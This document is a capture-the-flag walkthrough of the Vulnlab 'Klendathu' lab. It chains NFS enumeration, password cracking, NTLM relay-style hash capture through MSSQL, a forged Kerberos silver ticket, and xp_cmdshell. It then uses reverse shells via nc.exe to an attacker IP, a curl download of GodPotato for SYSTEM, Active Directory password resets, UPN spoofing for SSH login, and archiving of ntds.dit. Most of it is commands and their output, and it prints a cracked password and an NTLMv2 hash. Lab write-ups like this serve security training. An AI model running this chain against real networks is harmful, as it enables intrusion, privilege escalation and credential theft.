Klendathu Insane Chain Walkthrough#
Today will explore the insane Windows chain Klendathu from Vulnlab. This challenge consists of two Windows machines and one Linux machine, with the following IP addresses:
10.10.137.3710.10.137.3810.10.137.39
First we will perform an Nmap scan on each of these IPs to identify open ports and services running on them.
Nmap Scan#
After scanning 10.10.137.37, 10.10.137.38, 10.10.137.39 we got result as of below:
➜  klendathu nmap -v -iL IPs
Nmap scan report for 10.10.137.37
Host is up (0.17s latency).
Not shown: 990 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3389/tcp open  ms-wbt-server

Nmap scan report for 10.10.137.38
Host is up (0.16s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 10.10.137.39
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Read data files from: /usr/share/nmap
Nmap done: 3 IP addresses (3 hosts up) scanned in 24.83 seconds
           Raw packets sent: 3189 (140.252KB) | Rcvd: 3229 (132.850KB)
➜ klendathu Enumeration#
Accessing the NFS Share on 10.10.137.39#
We identified port 2049 as open on the Linux machine with IP 10.10.137.39. This port is typically used for NFS (Network File System), which allows remote file sharing. We checked for exported NFS shares
➜  klendathu showmount -e 10.10.137.39
/mnt/nfs_shares *
➜  klendathu
Next, we created a directory to mount the NFS share locally:
➜ klendathu mkdir shareMounted the NFS share to our local directory using the command:
➜ klendathu sudo mount -t nfs 10.10.137.39:/mnt/nfs_shares /home/kali/Desktop/Vulnlab/klendathu/shareWe then navigated into the share directory:
➜ klendathu cd shareInside the share directory, we found a file named Switch344_running-config.cfg:
➜  share ls
Switch344_running-config.cfg
To retrieve the configuration file, we copied it to our working directory:
➜ share cp Switch344_running-config.cfg ../➜ klendathu cat Switch344_running-config.cfg
Switch344#show running-config
Building configuration...
Current configuration : 4716 bytes
!
version 12.2
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Switch
!
boot-start-marker
boot-end-marker
!
enable secret 5 [............]
enable password C1sc0
!
no aaa new-model
system mtu routing 1500
ip subnet-zero
!
snmp-server community public RO
snmp-server contact ZIM@KLENDATHU.VL
!
line con 0
line vty 0 4
password 123456
login
line vty 5 15
password 123456
login
!
end
Switch344#
➜ klendathu Cracking the Password Hash#
To crack the password hash obtained from the Switch344_running-config.cfg, we used John:
➜  klendathu john hash --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[........]       (?)
1g 0:00:00:00 DONE (2024-10-17 10:04) 7.142g/s 104228p/s 104228c/s 104228C/s mexico12..brandon123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
➜  klendathu
Authentication Check with SMB and LDAP#
After cracking the password, we verified if the username and password were valid for SMB authentication across the available IPs.
SMB Authentication Check#
Using nxc to check SMB credentials:
➜  klendathu nxc smb IPs -u users.txt -p pass.txt
SMB         10.10.137.37    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.137.38    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.137.37    445    DC1              [+] KLENDATHU.VL\zim:[........]
SMB         10.10.137.38    445    SRV1             [+] KLENDATHU.VL\zim:[........]
Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
➜  klendathu
The credentials were successfully authenticated for both DC1 and SRV1. Next, we checked the same credentials with LDAP:
➜  klendathu nxc ldap IPs -u users.txt -p pass.txt
SMB         10.10.137.38    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
LDAP        10.10.137.38    389    SRV1             [-] KLENDATHU.VL\zim:[...] Error connecting to the domain, are you sure LDAP service is running on the target?
Error: [Errno 111] Connection refused
SMB         10.10.137.37    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
LDAP        10.10.137.37    389    DC1              [+] KLENDATHU.VL\zim:[........]
Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
➜  klendathu
The credentials were successfully authenticated via LDAP on DC1 but not on SRV1 Next, we dumped the BloodHound data using the valid credentials:
Bloodhound dump#
➜  klendathu bloodhound-python -d 'KLENDATHU.VL' -u 'zim' -p '[........]' -c all -ns 10.10.137.37 --zip
INFO: Found AD domain: klendathu.vl
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc1.klendathu.vl:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc1.klendathu.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: dc1.klendathu.vl
INFO: Found 26 users
INFO: Found 57 groups
INFO: Found 6 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: srv2.klendathu.vl
INFO: Querying computer: SRV1.KLENDATHU.VL
INFO: Querying computer: WS1.KLENDATHU.VL
INFO: Querying computer: DC1.KLENDATHU.VL
INFO: Done in 00M 34S
INFO: Compressing output into 20241017100651_bloodhound.zip
➜  klendathu
Next, we enumerated the SMB shares to check for access:
➜ klendathu nxc smb IPs -u users.txt -p pass.txt --shares
SMB         10.10.137.38    445    SRV1             [*] Windows Server 2022 Build 20348 x64 (name:SRV1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.137.37    445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.137.38    445    SRV1             [+] KLENDATHU.VL\zim:[.........]
SMB         10.10.137.37    445    DC1              [+] KLENDATHU.VL\zim:[.........]
SMB         10.10.137.38    445    SRV1             [*] Enumerated shares
SMB         10.10.137.38    445    SRV1             Share           Permissions     Remark
SMB         10.10.137.38    445    SRV1             -----           -----------     ------
SMB         10.10.137.38    445    SRV1             ADMIN$                          Remote Admin
SMB         10.10.137.38    445    SRV1             C$                              Default share
SMB         10.10.137.38    445    SRV1             IPC$            READ            Remote IPC
SMB         10.10.137.37    445    DC1              [*] Enumerated shares
SMB         10.10.137.37    445    DC1              Share           Permissions     Remark
SMB         10.10.137.37    445    DC1              -----           -----------     ------
SMB         10.10.137.37    445    DC1              ADMIN$                          Remote Admin
SMB         10.10.137.37    445    DC1              C$                              Default share
SMB         10.10.137.37    445    DC1              HomeDirs        READ,WRITE
SMB         10.10.137.37    445    DC1              IPC$            READ            Remote IPC
SMB         10.10.137.37    445    DC1              NETLOGON        READ            Logon server share
SMB         10.10.137.37    445    DC1              SYSVOL          READ            Logon server share
Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
After successfully authenticating with the credentials KLENDATHU.VL\zim:[........], we tried to access the HomeDirs share on DC1:
➜ klendathu smbclient \\\\10.10.137.37\\HomeDirs -U zim
Password for [WORKGROUP\zim]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Oct 17 10:09:02 2024
  ..                                  D        0  Mon Apr 15 12:09:19 2024
  CLEA                                D        0  Wed Apr 10 20:58:09 2024
  DUNN                                D        0  Wed Apr 10 20:58:03 2024
  JENKINS                             D        0  Fri Apr 12 21:32:21 2024
  SHUJUMI                             D        0  Wed Apr 10 20:57:12 2024
smb: \> cd CLEA
smb: \CLEA\> ls
NT_STATUS_ACCESS_DENIED listing \CLEA\*
smb: \> cd ../DUNN
smb: \DUNN\> ls
NT_STATUS_ACCESS_DENIED listing \DUNN\*

smb: \> cd ../SHUJUMI
smb: \SHUJUMI\> ls
NT_STATUS_ACCESS_DENIED listing \SHUJUMI\*

smb: \> cd ../JENKINS
smb: \JENKINS\> ls
NT_STATUS_ACCESS_DENIED listing \JENKINS\*
smb: \> exit
➜ klendathu
MSSQL Enumeration#
Decided to check for MSSQL access using the same credentials we used for SMB. Ran the following command:
➜ klendathu nxc mssql IPs -u users.txt -p pass.txt
MSSQL       10.10.137.38    1433   SRV1             [*] Windows Server 2022 Build 20348 (name:SRV1) (domain:KLENDATHU.VL)
MSSQL       10.10.137.38    1433   SRV1             [+] KLENDATHU.VL\zim:[........]
Connected to MSSQL with impacket-mssqlclient tool to connect to the SQL Server using the credentials we confirmed earlier.
➜ klendathu impacket-mssqlclient KLENDATHU.VL/zim:[........]@10.10.137.38 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (KLENDATHU\ZIM  guest@master)>
After connecting to the MSSQL database, I tried to enable the xp_cmdshell feature, which allows the execution of operating system commands directly from SQL Server.
SQL (KLENDATHU\ZIM guest@master)> enable_xp_cmdshell
ERROR(SRV1\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(SRV1\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(SRV1\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(SRV1\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (KLENDATHU\ZIM  guest@master)>
enable_xp_cmdshell indicated that the current user (KLENDATHU.VL\zim) does not have the necessary permissions to enable xp_cmdshell or execute configuration changes within the database.
Tried executing several commands to check for file existence and directory structure on a remote file share to get a hash into our reponder.
Commands used:
SQL (KLENDATHU\ZIM guest@master)> SELECT * FROM OPENROWSET(BULK '\\10.8.3.249\test\file.txt', SINGLE_CLOB) AS FileContent;
ERROR(SRV1\SQLEXPRESS): Line 1: You do not have permission to use the bulk load statement.
SQL (KLENDATHU\ZIM  guest@master)> EXEC xp_fileexist '\\10.8.3.249\test\file.txt';
File Exists   File is a Directory   Parent Directory Exists
-----------   -------------------   -----------------------
          0                     0                         0

SQL (KLENDATHU\ZIM  guest@master)> EXEC xp_subdirs '\\10.8.3.249\test';
ERROR(SRV1\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_subdirs', database 'mssqlsystemresource', schema 'sys'.
SQL (KLENDATHU\ZIM  guest@master)> exec master.dbo.xp_dirtree '\\10.8.3.249\test'
ERROR(SRV1\SQLEXPRESS): Line 1: The EXECUTE permission was denied on the object 'xp_dirtree', database 'mssqlsystemresource', schema 'sys'.
SQL (KLENDATHU\ZIM  guest@master)>
All attempts resulted in permission denied errors. After that I found and article in Microsoft Q&A article
SQL (KLENDATHU\ZIM  guest@master)> SELECT * FROM sys.dm_os_file_exists('\\10.8.3.249\test');
ERROR(SRV1\SQLEXPRESS): Line 1: The operating system returned the error '0x80070005(Access is denied.)' while attempting 'SvlPathDoesPathExist' on '\\10.8.3.249\test'.
file_exists   file_is_a_directory   parent_directory_exists
-----------   -------------------   -----------------------
SQL (KLENDATHU\ZIM  guest@master)>
With this command i got a hash in my responder:
[SMB] NTLMv2-SSP Client   : 10.10.137.38
[SMB] NTLMv2-SSP Username : KLENDATHU\RASCZAK
[SMB] NTLMv2-SSP Hash     : RASCZAK::KLENDATHU:db7d3a8ee532ab62:39360CCAB98DE3790BE773BEC3CF210A:01010000000000008003C7587D20DB01D604006EFF0421140000000002000800520036004E004D0001001E00570049004E002D004F004E0044005000380034004300510047004500530004003410570049004E002D004F004E004400500038003400430051004700450053002E00520036004E004D002E004C003F00430041004C0003001411520036004E004D002E004C004F00430041004C0005001400520036004E004D011E004C004F00430041004C00070008008003C7587D20DB01060004000200000008003000300000000000000000000000003000003350431E58E5B73E4C543F46D800E8C334EA912E1A6876003674C6CA15D26FE10A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0033002E003200340039000000000000000000
And also a new user named RASCZAK and the hash associated with this user and I proceeded to crack it using John.
➜ klendathu john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[..........]       (RASCZAK)
1g 0:00:00:02 DONE (2024-11-01 22:29) 0.4347g/s 547617p/s 547617c/s 547617C/s stw1011..starburstclick
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
➜ klendathu
After cracking the password for the new user RASCZAK, I attempted to authenticate with MSSQL using netexec:
➜  klendathu nxc mssql IPs -u users.txt -p pass.txt --continue-on-success
MSSQL       10.10.137.38    1433   SRV1             [*] Windows Server 2022 Build 20348 (name:SRV1) (domain:KLENDATHU.VL)
MSSQL       10.10.137.38    1433   SRV1             [+] KLENDATHU.VL\zim:[......]
MSSQL       10.10.137.38    1433   SRV1             [-] KLENDATHU.VL\RASCZAK:[.......] (Login failed. The login is from an untrusted domain and cannot be used with Integrated authentication. Please try again with or without '--local-auth')
MSSQL       10.10.137.38    1433   SRV1             [+] KLENDATHU.VL\RASCZAK:[........]
Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
➜  klendathu
The authentication was successful when using the password [.......] with user RASCZAK
Using impacket-ticketer, I generated a Silver Ticket to impersonate the administrator by forging a Ticket Granting Service (TGS) ticket with the NTLM hash of the MSSQL service account, domain sid and user to impersonate, in our case administrator.
Silver ticket generation#
➜  klendathu impacket-ticketer -nthash e2f156af0fa3ac2b167fr48add53d72c -spn MSSQLSvc/SRV1.KLENDATHU.VL -domain KLENDATHU.VL -domain-sid S-1-5-21-641880747-1618203462-755020521 administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for KLENDATHU.VL/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccacheUser#
And we got administrator.ccache ticket and connected to mssql using that ticket with -k flag.
➜  klendathu impacket-mssqlclient srv1.KLENDATHU.VL -windows-auth -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SRV1\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (KLENDATHU.VL\Administrator  dbo@master)> enable_xp_cmdshell
INFO(SRV1\SQLEXPRESS): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(SRV1\SQLEXPRESS): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (KLENDATHU.VL\Administrator  dbo@master)>
After enabling xp_cmdshell
Transffered nc.exe to the machine to move further
SQL (KLENDATHU.VL\Administrator dbo@master)> xp_cmdshell "C:/Users/rasczak/Documents/nc.exe 10.8.3.249 8989 -e cmd.exe"And we got a shell as user RASCZAK
➜  klendathu nc -nvlp 8989
Listening on 0.0.0.0 8989
Connection received on 10.10.137.38 54699
Microsoft Windows [Version 10.0.20348.2402]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ../
cd ../

C:\Windows>cd ../Users
cd ../Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A401-AF84

 Directory of C:\Users

04/10/2024  11:33 PM    <DIR>          .
04/10/2024  06:52 PM    <DIR>          Administrator
04/10/2024  07:33 PM    <DIR>          administrator.KLENDATHU
04/10/2024  06:52 PM    <DIR>          Public
04/10/2024  11:33 PM    <DIR>          RASCZAK
               0 File(s)              0 bytes
               5 Dir(s)   9,346,953,216 bytes free

C:\Users\RASCZAK\Documents>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

C:\Users\RASCZAK\Documents>
Privilege escalation#
After checking for Privilege we have we saw we have SeImpersonatePrivilege which can be abused using GodPotato
We transffered GodPotato to our machine.
C:\Users\RASCZAK\Documents>curl http://10.8.3.249:1337/GodPotato-NET4.exe -o gp.exe
curl http://10.8.3.249:1337/GodPotato-NET4.exe -o gp.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 57344  100 57344    0     0  92437      0 --:--:-- --:--:-- --:--:-- 92490
C:\Users\RASCZAK\Documents>gp.exe -cmd "nc.exe -t -e C:\Windows\System32\cmd.exe 10.8.3.249 4444"
gp.exe -cmd "nc.exe -t -e C:\Windows\System32\cmd.exe 10.8.3.249 4444"
[*] CombaseModule: 0x140737287684096
[*] DispatchTable: 0x140737290271048
[*] UseProtseqFunction: 0x140737289566432
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\dcc010ca-70c4-4809-b3eb-b98c336f30a4\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000c002-087c-ffff-3058-63ad1b8dace7
[*] DCOM obj OXID: 0x6e13b702001531c1
[*] DCOM obj OID: 0x49b46127acfca87b
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 884 Token:0x764  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 624
And used GodPotato to get next shell as administrator and first flag.
➜  klendathu nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.137.38 54749
Microsoft Windows [Version 10.0.20348.2402]
(c) Microsoft Corporation. All rights reserved.

C:\Users\RASCZAK\Documents>cd ..
cd ..

C:\Users\RASCZAK>cd ..
cd ..

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A401-AF84

 Directory of C:\Users

04/10/2024  11:33 PM    <DIR>          .
04/10/2024  06:52 PM    <DIR>          Administrator
04/10/2024  07:33 PM    <DIR>          administrator.KLENDATHU
04/10/2024  06:52 PM    <DIR>          Public
04/10/2024  11:33 PM    <DIR>          RASCZAK
               0 File(s)              0 bytes
               5 Dir(s)   9,346,695,168 bytes free

C:\Users>cd administrator.KLENDATHU
cd administrator.KLENDATHU

C:\Users\administrator.KLENDATHU>cd Desktop
cd Desktop

C:\Users\administrator.KLENDATHU\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A401-AF84

 Directory of C:\Users\administrator.KLENDATHU\Desktop

04/10/2024  07:33 PM    <DIR>          .
04/10/2024  07:33 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   9,346,691,072 bytes free

C:\Users\administrator.KLENDATHU\Desktop>cd ../..
cd ../..

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A401-AF84

 Directory of C:\Users\Administrator\Desktop

04/20/2024  07:50 AM    <DIR>          .
04/10/2024  06:52 PM    <DIR>          ..
04/20/2024  07:50 AM                36 flag.txt
               1 File(s)             36 bytes
               2 Dir(s)   9,346,691,072 bytes free

C:\Users\Administrator\Desktop>cd ../Documents
C:\Users\Administrator\Documents>
After checking bloodhound data we can see that, user RASCZAK we can change password of 2 users named RICO and IBANEZ
I used net rpc command to change password of users RICO and IBANEZ
➜  klendathu net rpc password "IBANEZ" "MyP@ssword4323!" -U "DC1.KLENDATHU.VL"/"RASCZAK"%"starship99" -S 10.10.239.165
➜  klendathu net rpc password "RICO" "MyP@ssword4323!" -U "DC1.KLENDATHU.VL"/"RASCZAK"%"starship99" -S 10.10.239.165
After checking with netexec we we able to see we successfully changed password of RICO and IBANEZ
➜  klendathu nxc smb 10.10.239.165 -u users.txt -p pass.txt --continue-on-success
SMB         10.10.239.165   445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:KLENDATHU.VL) (signing:True) (SMBv1:False)
SMB         10.10.239.165   445    DC1              [+] KLENDATHU.VL\zim:[...]
SMB         10.10.239.165   445    DC1              [-] KLENDATHU.VL\RASCZAK:[...] STATUS_LOGON_FAILURE
SMB         10.10.239.165   445    DC1              [-] KLENDATHU.VL\RICO:[...] STATUS_LOGON_FAILURE
SMB         10.10.239.165   445    DC1              [-] KLENDATHU.VL\IBANEZ:[...] STATUS_LOGON_FAILURE
SMB         10.10.239.165   445    DC1              [+] KLENDATHU.VL\RASCZAK:[...]
SMB         10.10.239.165   445    DC1              [-] KLENDATHU.VL\RICO:[...] STATUS_LOGON_FAILURE
SMB         10.10.239.165   445    DC1              [-] KLENDATHU.VL\IBANEZ:[...] STATUS_LOGON_FAILURE
SMB         10.10.239.165   445    DC1              [+] KLENDATHU.VL\RICO:MyP@ssword4323!
SMB         10.10.239.165   445    DC1              [+] KLENDATHU.VL\IBANEZ:MyP@ssword4323!
➜ klendathu 
Ceri Coburn from Pen Test Partners highlighted a misconfiguration in the Kerberos authentication mechanism on Linux servers joined to Active Directory. When NT_ENTERPRISE (name-type, enterprise) is used, having GenericWrite on a domain user allows modification of the userPrincipalName (UPN) attribute. This misconfiguration enables an attacker to spoof domain users by editing the UPN. To exploit this, you can identify a target user - say, one in the LINUX_ADMINS group (members: flores and leivy) - and modify their UPN using ldapmodify with an LDIF file. Abusing mixed vendor Kerberos stacks
I used ldapmodify to modify userPrincpalName How To Use LDIF Files to Make Changes to an OpenLDAP System
➜  klendathu cat edit-add-data.ldif
dn: cn=rico,cn=users,dc=klendathu,dc=vl
changetype: modify
replace: userPrincipalName
userPrincipalName: flores
➜  klendathu ldapmodify -H ldap://DC1.KLENDATHU.VL -a -x -D "CN=RASCZAK,CN=USERS,DC=KLENDATHU,DC=VL" -W -f ./edit-add-data.ldif
Enter LDAP Password:
modifying entry "cn=rico,cn=users,dc=klendathu,dc=vl"
➜  klendathu
We generated a Ticket Granting Ticket (TGT) for flores, used getTGT.py to generate a TGT for the user flores with NT_ENTERPRISE principal.
➜  klendathu getTGT.py KLENDATHU.VL/flores:'newP@ssword2024' -principal NT_ENTERPRISE
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in flores.ccache
➜  klendathu export KRB5CCNAME=flores.ccache
➜  klendathu ssh -K flores@klendathu.vl@srv2.klendathu.vl
Last login: Thu Oct 17 23:50:04 2024 from 10.8.3.249
[flores@KLENDATHU.VL@srv2 ~]$ ls
[flores@KLENDATHU.VL@srv2 ~]$ ls -la
total 12
drwx------. 2 flores@KLENDATHU.VL domain users@KLENDATHU.VL  83 Apr 11  2024 .
drwxr-xr-x. 6 root                root                      118 Apr 11  2024 ..
lrwxrwxrwx. 1 root                root                        9 Apr 11  2024 .bash_history -> /dev/null
-rw-------. 1 flores@KLENDATHU.VL domain users@KLENDATHU.VL  18 Apr 10  2024 .bash_logout
-rw-------. 1 flores@KLENDATHU.VL domain users@KLENDATHU.VL 141 Apr 10  2024 .bash_profile
-rw-------. 1 flores@KLENDATHU.VL domain users@KLENDATHU.VL 492 Apr 10  2024 .bashrc
[flores@KLENDATHU.VL@srv2 ~]$
After checking sudo Permissions by running sudo -l the output shows flores has (ALL : ALL) NOPASSWD: ALL, allowing root access without a password.
[flores@KLENDATHU.VL@srv2 ~]$ sudo -l
Matching Defaults entries for flores@KLENDATHU.VL on srv2:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User flores@KLENDATHU.VL may run the following commands on srv2:
    (ALL : ALL) NOPASSWD: ALL
[flores@KLENDATHU.VL@srv2 ~]$ sudo su
[root@srv2 flores@KLENDATHU.VL]# ls
[root@srv2 flores@KLENDATHU.VL]# cd
[root@srv2 ~]# ls
anaconda-ks.cfg  flag.txt  inc5543_domaincontroller_backup
[root@srv2 ~]# zip file.zip -r inc5543_domaincontroller_backup/
  adding: inc5543_domaincontroller_backup/ (stored 0%)
  adding: inc5543_domaincontroller_backup/Active Directory/ (stored 0%)
  adding: inc5543_domaincontroller_backup/Active Directory/ntds.dit (deflated 94%)
